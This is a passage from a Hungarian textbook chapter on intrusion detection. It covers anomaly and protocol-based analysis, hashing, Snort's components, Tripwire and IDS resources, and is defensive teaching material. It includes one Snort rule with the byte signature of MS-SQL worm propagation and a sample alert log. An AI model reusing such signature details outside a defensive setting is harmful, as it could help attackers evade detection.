A rendellenességen alapuló elemzés lényege, hogy a IDS a normálistól eltérő hálózati forgalmat szűri ki. A legnagyobb probléma annak meghatározása, hogy mi is a normális hálózati forgalom. Egyes rendszereknél bedrótozzák a normális forgalom kritériumait, ez gyakorlatilag a heurisztika alapú technika. Más rendszereknél mód van arra, hogy megtanítsák a rendszernek a normális forgalmat, ügyelve arra, hogy az abnormális forgalmat semmiképpen se tekintse normálisnak. Ugyanakkor mi történjen az abnormális forgalommal, mennyi a megengedhető eltérés, mikor riasszon? Ez a technológia még nem teljesen kialakult, inkább kutatási stádiumban van, bár már létezik kereskedelmi forgalomban lévő rendszer is.

A rendellenességet észlelő technikák egyik fajtája, amikor a normális forgalom meghatározása az egyes felhasználókra illetve az egyes rendszerekre jellemző módon történik (*profile-based detection method*). Sajnos, a viselkedés jóhiszemű megváltozása is magával vonhatja a riasztás bekapcsolását.

Másik ilyen eljárás, amikor az adatok alakulását, *trendjeit* elemzik. Az ettől való váratlan eltérés támadásra utalhat, de a támadás kiderítéséhez még további elemzések szükségesek.

Harmadik ilyen technika a protokoll-alapú rendellenesség elemzés (*protocol-based anomaly detection*). Ez szoros kapcsolatban áll a protokoll-dekódoló elemzéssel. Mivel a protokollok általában jól meghatározott szabályok, azok tanulására nincs szükség. Ez a technika inkább arról szól, hogy ha a protokollban leírtakhoz képest egy mező váratlan értéket tartalmaz, akkor mi történjen. Az is kérdésként merül fel, hogy mit nevezünk „váratlan értéknek”.

Végül pedig a *statisztikai rendellenesség* vizsgálatot említjük. Itt is a rendszernek meg kell tanulnia, hogy milyen típusú forgalomban mit tekint statisztikailag normálisnak.

A rendellenességen alapuló elemzés előnye, hogy ha jól van beállítva, akkor az addig ismeretlen támadások felismerésére is képes. Előnye az is, hogy nem kell minden újfajta támadási módra új feltételeket beállítani, mert nem támadás-fajtánként azonosítja a támadásokat. Hátránya viszont, hogy ha támadás történik, nem tudja feltétlenül a támadás részleteit beazonosítani, csak azt mutatja, hogy valami rendellenes következett be. És képességei nagymértékben függenek a behangolástól.

4.5.3.4 Protokoll-dekódoló elemzés

Amint a neve is mutatja, a protokoll-dekódoló elemzés a kliens-szerver üzenetváltásnak megfelelően dekódolja az adatelemeket, beazonosítja a használt protokollt, és megnézi, hogy az

adatelemek megfelelnek-e az adott protokoll leírásnak vagy megsértik-e azt. A megfelelés ellenőrzése egyszerűbb esetekben akár egy protokollmezőre vonatkozó mintaillesztéssel is vizsgálható, de gyakran bonyolultabb technikák alkalmazására van szükség.

Előnye: ha egy jól definiált protokollról van szó, akkor a hamis pozitív esetek száma elenyésző vagy nincs is. A támadási módok változtatása nem befolyásolja a rendszert a támadás észlelésében. Hátránya, hogy nem egyértelműen definiált protokollok esetén, amikor többféle interpretáció létezik, megnő a hamis pozitív jelzések száma. Másrészt általában időigényesebb vizsgálat, mint a mintaillesztése.

4.5.3.5 Egyirányú kivonatolás vagy lenyomatkészítés (one-way hashing or message digest)

A HIDS egyik legfontosabb feladata, hogy gyorsan reagáljon a kijelölt fájlokban és könyvtárakban bekövetkező változásokra. A fájlok duplikálása nem igazán jó megoldás, ezért inkább a lenyomatkészítést alkalmazzák. A lenyomatkészítés lényege, hogy az adott adathalmazból egy viszonylag rövid kivonatot készítenek, amelyből az eredeti adathalmaz nem fejthető vissza; valamint az eredeti adathalmaz akár egyetlen bitjének megváltoztatása a lenyomat legalább 50%-os megváltozásával jár együtt. A HIDS-ek egy adott fájl véletlen/rosszindulatú módosítását az eredeti és az éppen aktuális lenyomat összehasonlításával érzékelik.


A lenyomatkészítésre többféle algoritmus létezik: CRC-16, CRC-32, MD2, MD4, MD5, Snefru, SHA, Haval. A megfelelő algoritmus kiválasztásánál az algoritmus biztonságosságát és a gyorsaságát veszik figyelembe.

4.5.4 Két népszerű IDS bemutatása (Snort és a Tripwire).

4.5.4.1 Snort

A Snort az egyik legnépszerűbb, ingyenesen hozzáférhető, hálózatalapú IDS, amit Martin Roesch írt. Létezik Windows és Linux alapú változata is. A továbbiakban csak egy áttekintő képet nyújtunk erről a rendszerről, részleteket ld. [Snort_UM] és [Koziol]. A Snort felépítése szerint öt fő részre osztható:

- csomag-begyűjtő egység (packet capturing)
- csomag dekódoló (packet decoder)
- előfeldolgozó egységek (preprocessor)
- detektáló egység (detection engine)
- záró egységek (output plugins)



Ábra 32. A Snort egységei

a) A Snort közvetlenül a hálózatról (a hálózati interfészről) gyűjti be a nyers csomagokat. Ehhez egy külső függvénykönyvtárat, a *libpcap*-ot használja, amelynek megvan az az előnye, hogy platformfüggetlen, vagyis minden ismert hálózati kártya és operációs rendszer kombináción futtatható. (Windows-on winpcapnak nevezik). Ezért a Snort maga is platformfüggetlennek mondható. A libpcapnak is megvannak a korlátai, de igazi alternatíva még nem mutatkozik. (A hálózati kártya egyszerre csak két csomagot képes processzálni, egyet befelé és egyet kifelé; a NIDS ugyan csak a befelé jövő csomagokat figyeli, de nagy sávszélességen ez szűk keresztmetszetnek bizonyulhat).

b) A libpcap a *csomag-dekódoló* egységnek adja át a nyers csomagokat. A feladata a különböző fejlécek (Ethernet, IP, TCP) eltávolítása és megértése. Ahogy a csomag a különböző TCP/IP vermeken halad át, úgy épül fel egy adatstruktúra, amit a következő Snort egység (preprocesszor) fog kezelni.

c) Az *előfeldolgozó egységnek* két alapvető funkciója van. Az első, hogy olyan állapotba hozza az előbb említett adatstruktúrát, hogy a detektáló egység könnyen felismerhesse a nyomok (signature) alapján a rosszindulatú tevékenységet. De számos támadásfajta nem ismerhető fel a signature alapján, így az egyes előfeldolgozók feladata az is, hogy az ezeket a támadásokat észlelje.

Ha valamelyik előfeldolgozó támadást észlel, nem áll le az adatstruktúra elemzésével, hanem az végigmegy az összes preprocesszoron. Erre azért van szükség, mert ha egy viszonylag kevésbé veszélyes támadás nyomára bukkan az egyik előfeldolgozó, akkor ugyan egy alacsony szintű riasztást adna a rendszernek, de a további elemzés elmaradása esetén ennek a támadásnak az árnyékában egy jóval súlyosabb támadás érhetné a rendszert.

Az előfeldolgozók ismertetésére itt nem kerül sor, azok konfigurálása a Snort konfigurációs adatállományában történik. A kétfajta preprocesszorra egy-egy példa álljon itt mintaképp. A `HTTP-decode` feladata, hogy normalizálja a HTTP forgalmat a detektáló egység számára. A normalizálás jelentheti például a karakterkészletnek az Snort számára érthető módra való átfordítását, egységesítését. A `frag2` előfeldolgozó végzi az IP forgalom fragmentjeinek összerakását, ugyanakkor például az IP fragmentálási támadás ellen véd, vagyis az olyan támadás ellen, amikor az IP forgalomnál szokásos tördelést (fragmentation) szabálytalan fragmentek küldésével DOS támadásokra használják.

d) A *detektáló egység* a Snort legfontosabb komponense. A Snortban egy szabályrendszer működik, s a már előkészített adatstruktúrákat (csomagokat) a detektáló ezen a szabályrendszeren átfuttatja, s ha az a szabály feltételeinek megfelel, akkor a szabályban lévő akció végrehajtódik.

Példa egy szabályra:

```
alert udp $HOME_NET any -> $EXTERNAL_NET 1434 (msg:"MS-SQL Worm propagation
attempt OUTBOUND"; content:"|04|"; depth:1; content:"|81 F1 03 01 04 9B 81 F1|";
content:"sock"; content:"send"; reference:bugtraq,5310; classtype:misc-attack;
reference:bugtraq,5311; reference:url,vil.nai.com/vil/content/v_99992.htm;
sid:2004; rev:1;)
```

A szabály két részből áll, a fejlécből és az opciókból (ez utóbbi a zárójeles rész). A fejléc tartalmazza az akciót (jelen esetben `alert`) és azokat a feltételeket, amely mellett az opciókban lévő signature-t alkalmazni kell. A feltételek a protokollra, a forrás és célgép IP címére valamint a portokra vonatkoznak.

A detektáló egység az ellenőrzést szabályok sorrendjében végzi, vagyis ha az adatstruktúra megfelelt az egyik nyomnak, akkor a további szabályok már nem vizsgálják azt. Ezért a szabályok sorrendje is fontos, előre kell tenni a súlyos támadásokat.

e) A *záró egység* határozza meg, hogy milyen formában kerüljenek ki az adatok, hogy azok minél előbb felhasználásra kerülhessenek (pl. riasztásra). Az adatok készülhetnek bináris formában, de úgy is, hogy valamilyen adatbázisba betölthetők legyenek, sőt közvetlen adatbázisba is képes naplózni.

Példa egy outputra, ahol a futtatás során a következő bejegyzés (biztonsági esemény) jelent meg az **`alert.ids`** fájlban a d)-ben lévő mintaszabály alapján:

```
[**] [1:2003:2] MS-SQL Worm propagation attempt [**]
[Classification: Misc Attack] [Priority: 2]
03/10-16:31:14.454802 0:B:46:9A:AE:BF -> 0:40:5:81:C9:17 type:0x800 len:0x1A2
x.x.80.2:1066 -> y.y.1.16:1434 UDP TTL:109 TOS:0x0 ID:10934 IpLen:20 DgmLen:404
Len: 376
[Xref => http://vil.nai.com/vil/content/v_99992.htm][Xref =>
http://www.securityfocus.com/bid/5311][Xref =>
http://www.securityfocus.com/bid/5310]
```

4.5.4.1.1 Snort kiegészítők

Bár a bejegyzések egyértelműen azonosítják a behatolási kísérlet jellegét, sőt azt is megmutatja, hogy hol nézhetünk utána az ilyen támadásoknak (URL címek), de több ezer ilyen rekord végignézése meglehetősen fárasztó dolog. Ezért a Snort-hoz (és egyéb IDS-ekhez is) különféle eszközöket szoktak telepíteni, ami megkönnyíti a biztonsági bejegyzések elemzését, statisztikák készítését stb. Ezen kiegészítő eszközök inputja szempontjából fontos a Snort záróegységében meghatározott output. Kiegészítő eszközök közül néhány:


- ACID (`http://www.andrew.cmu.edu/~rdanyliw/snort/snortacid.html`) – Analysis Console for Intrusion Databases – a különböző IDS-ek, tűzfalak és hálózatmonitorozó rendszerek eseményeiből adatbázist készít, képes statisztikák előállítására és az események grafikus megjelenítésére is.

- SnortSnarf (`http://www.silicondefense.com/software/snortsnarf`) – A Snort biztonsági eseményeit tartalmazó fájlból (alert.ids) HTML lapokat generál. Rendszeres – óránkénti/havi/napi – futtatása révén Weben nyomon követhetők az események.


- Guardian (`http://www.chaotic.org/guardian`) – A Snort biztonsági eseményeit nyomon követve az ipchains tűzfalak automatikus átkonfigurálására képes.

- Spade (`http://www.silicondefense.com/products/freesoftware/spade`) – A Snorthoz kiegészítésként csatlakoztatható (plug-in) szabad szoftver, amely az

anomáliákat próbálja meg észlelni. A csomagokról többféle statisztikai elemzéseket végez, és valamilyen küszöbszámot meghaladó eltérésnél riaszt.



Ábra 33. Az ACID által készített összesítés




Ábra 34. SnortSnarf által készített HTML formátumú statisztikai összesítés

4.5.4.2 DTMS (DeepSight Threat Management System)

A SecurityFocus DTMS szolgáltatásának célja, hogy a világ minden részéről beérkező támadásnyomok összesítése révén egy korai figyelmeztető rendszert tudjon nyújtani a felhasználóknak. Jelenleg hétfajta NIDS (Cisco Secure, Enterasys Dragon IDS Sensor, ISS

RealSecure, ISS BlackICE, Snort Open Source NIDS, Sourcefire, Symantec NetProwler) adatainak a befogadására képes. Napjainkban mintegy 140 országból 14000 partner küldi be a nyomokat. A beküldésért cserébe a szolgáltató statisztikákat és riportokat készít a szolgáltatott adatokból.



Ábra 35. A különböző földrészekről egy hét alatt beérkező incidensek száma (2004).

4.5.4.3 Hivatkozások

Amint a 4.5.4.1 e) példában látható volt, az opciós részben hivatkozások vannak. Itt részletes magyarázatot kaphatunk a támadás mibenlétéről, azaz megtaláljuk a támadási mód leírását, az érintett rendszereket, a hamis pozitív illetve hamis negatív eredményeket, a lehetséges védekezés módját stb. A leggyakrabban használt hivatkozások (az *n* számokat jelent, a *year* évszámot, és az *n*-ek száma nem feltétlen egyezik meg az azonosító hosszával):

Rövidítés	Elnevezés	URL (lekérdezés)	Azonosító
bugtraq	SecurityFocus	`http://www.securityfocus.com/bid/`	nnnn
cve	Common Vulnerabilities and Exposures	`http://cve.mitre.org/cgi-bin/cvename.cgi?name=`	CAN-year-nnnn
arachnids	WhiteHats	`http://www.whitehats.com/info/`	IDSnnn
mcafee	Network Associates (McAFEE)	`http://vil.nai.com/vil/content/`	v_nnn.htm
nessus	Nessus	`http://cgi.nessus.org/plugins/dump.php3?id=`	nnnnn
snort	Snort	`http://www.snort.org/snort-db/sid.html?sid=`	nnnn

Táblázat 13. IDS hivatkozások felépítése


4.5.4.4 Tripwire

A hoszt alapú behatolás-érzékelő bemutatására a Tripwire-t választottuk. Korábbi változatai szabadon szabadon hozzáférhetőek voltak, ma már csak demo változat tölthető le. Léteznek ingyenes HIDS-ek, például az osiris (`http://osiris.shmoo.com/`) vagy a samhain (`http://la-samhna.de/samhain/`).

A Tripwire népszerű, hoszt-alapú IDS, amit Gene Kim és Eugene Spafford írt. Solaris, Windows, és Linux platformon is működik. Két terméket forgalmaznak, a Tripwire for Server-t

és a Tripwire for Network Devices-t, amint a nevük is mutatja, az egyik a szervereken, a másik hálózati eszközökön működik.

A Tripwire, mint a HIDS-ek általában, a fontos könyvtárak és fájlok sértetlenségét védi. Számos gép (2500) felügyeletét ellátni képes, centralizált módon működő, Java-alapú rendszer. A konfigurációs fájl beállításától függően képes a könyvtárak, fájlok véletlen vagy rosszindulatú változtatásának észlelésére, ennek kijelzésére, valamint az eredeti állapot visszaállítására. Működését az alábbi egyszerűsített ábra illusztrálja:




Ábra 36. A Tripwire működésének vázlata


Az *inicializálás* (initialisation) során a felhasználó meghatározhatja azokat a szabályokat, amelyek szerint a Tripwire a következőkben működni fog: kiválasztja a monitorozandó fájlokat és könyvtárakat, a megfigyelés módját és az esetleges módosítás súlyosságát, valamint azt, hogy a szabály áthágása esetén a rendszer mit tegyen (figyelmeztetés, visszaállítás, annak módja). A Tripwire-rel együtt minden operációs rendszerhez tartozik egy alapbeállítás, kezdetben ez is használható. Sőt a beállított szabályrendszer több gépre is exportálható. Ugyancsak az inicializáláskor készül el a referencia adatbázis is, ami a továbbiakban az alapállapot meghatározására szolgál. Nagyon lényeges, hogy a referencia adatbázis elkészültekor a rendszer tiszta legyen, ne legyen benne vírus, a kritikus fájlok sértetlenek legyenek.

A második lépés a rendszer *működtetése* (integrity test). Amint az inicializálás befejeződött, egy második fájl is létrejön, ez pedig a mindenkori fájlrendszer pillanatnyi állapotát tükrözi. A referencia adatbázis és a pillanatnyi állapot összehasonlításából (ami kézzel vagy ütemezés szerint indítható, sőt a kritikus fájlokra gyakrabban) azonnal kiadódik a törölt vagy hozzáadott objektumok listája. A módosítás kezelése azonban másképp történik, mert az nem mindig jelent veszélyt. Egy maszk beállításával szabályozhatjuk, hogy az adott objektum milyen változása jelent veszélyt és milyen fokút.

Karbantartás: ha a Tripwire a szabályok sérülését jelzi, akkor ellenőrizhető, hogy melyik objektum, mikor, hol sérült, és ki módosította. Ha a változás jogos volt, akkor az adatbázist frissíteni kell.



Ábra 37. A Tripwire vizsgákat eredménye: sértetlen rendszer



Ábra 38. A Tripwire vizsgálat jelzi egy objektum hosszának változását

Bővebb információ? Ingyenes termékek, levelezési listák, egyebek.

Mind szabadon letölthető, mind piaci forgalomban lévő IDS-ek száma igen nagy. Az elérhető választék nagy része megtalálható Michael Sobirey által kezelt lapon (ld. később IDS termékeknél a.) pont). Néhány népszerű kereskedelmi forgalomban lévő termék:

- Cisco IDS (Cisco Systems, Inc.) – `http://www.cisco.com/warp/public/cc/pd/sqsw/sqidsz/`
- RealSecure (Internet Security Systems – ISS) – `http://www.iss.net`
- SourceFire - `http://www.sourcefire.com/`
- CMDS (ODS Networks) – `http://www.ods.com`
- Network Flight Recorder (NFR) – `http://www.nfr.net`

A termék kiválasztása előtt érdemes még megnézni a Network Computing tanulmányát, amely ugyan nem túl friss (1999), de komoly tesztkörnyezetben három HIDS-et (RealSecure 3.2,

Centrax 2.2, Intruder Alert) és hét NIDS-et (RealSecure 3.2, Dragon IDS, Netprowler, Netranger, NFR Intrusion Detection, BlackIce Defender, Centrax) hasonlít össze hat szempont alapján. (ld. később IDS termékeknél b.) pont)

Néhány fejlesztést is ki kell emelnünk a teljesség igénye nélkül:

A. IETF Intrusion Detection Working Group

`http://www.ietf.org/html-charters/idwg-charter.html`

Sokféle IDS létezik a piacon, különféle termékeket alkalmaznak az egyes cégek. A sokféleség sajnos hátrányokkal is jár, ugyanaz az incidens az egyes rendszerekben másképp jelenik meg. Előnyös lenne, ha az IDS-ek a folyamatban lévő támadás adatait egymással meg tudnák osztani.

Az IDWG csoport a behatolás-érzékelő rendszerek szempontjából fontos információk adatformáinak meghatározásán és ezen adatok kicserélési eljárásán dolgozik. A munkák jelenlegi állásáról 2004. januárjában elkészült a "The Intrusion Detection Message Exchange Format" című, "internet-draft" státuszú (`http://www.ietf.org/internet-drafts/draft-ietf-idwg-idmef-xml-11.txt`), valamint a "The Intrusion Detection Exchange Protocol (IDXP)" című, ugyancsak "internet-draft" státuszú anyaguk tanúskodik.

B. Common Intrusion Detection Framework (CIDF)

`http://gost.isi.edu/cidf/`

Az USA-beli DARPA támogatásával elindított CIDF projekt célja olyan protokollok és alkalmazási program interfészek (API)-k kifejlesztése volt, amelyek segítenek az IDS-ek közti információ- és erőforrás-megosztásban. A program jelenleg áll, a legfrissebb anyagok 1999-ből valók.

IDS termékek:

a.) Hoszt- és hálózat alapú IDS-ek (2004 áprilisában közel 100 db!)

`http://www.cse.sc.edu/research/isl/mirrorSobireys.shtml`

b.) IDS-ek összehasonlítása

`http://www.nwc.com/1023/1023f19.html`

IDS-sel foglalkozó levelezési listák:

Focus-IDS

`http://archives.neohapsis.com/archives/sf/ids/`

Snort

`http://archives.neohapsis.com/archives/snort/`

`http://whitehats.com/cgi/forum/messages.cgi`

NIDS

`http://whitehats.com/cgi/forum/messages.cgi`

4.6 Ellenőrzések, pásztázások

A támadók és a védekezők is használnak olyan eszközöket, melyekkel fel lehet térképezni egy adott hálózatot vagy akár egyetlen gépet is. Szakmai körökben is vita tárgya, hogy az egyes műveletek észlelésekor a rendszergazdának rögtön rosszra kell gondolnia, netán a felmérést végzővel szemben foganatosíthatók ellenlépések vagy sem. A vitát nem akarjuk eldönteni, inkább nézzük a technikai részleteket.

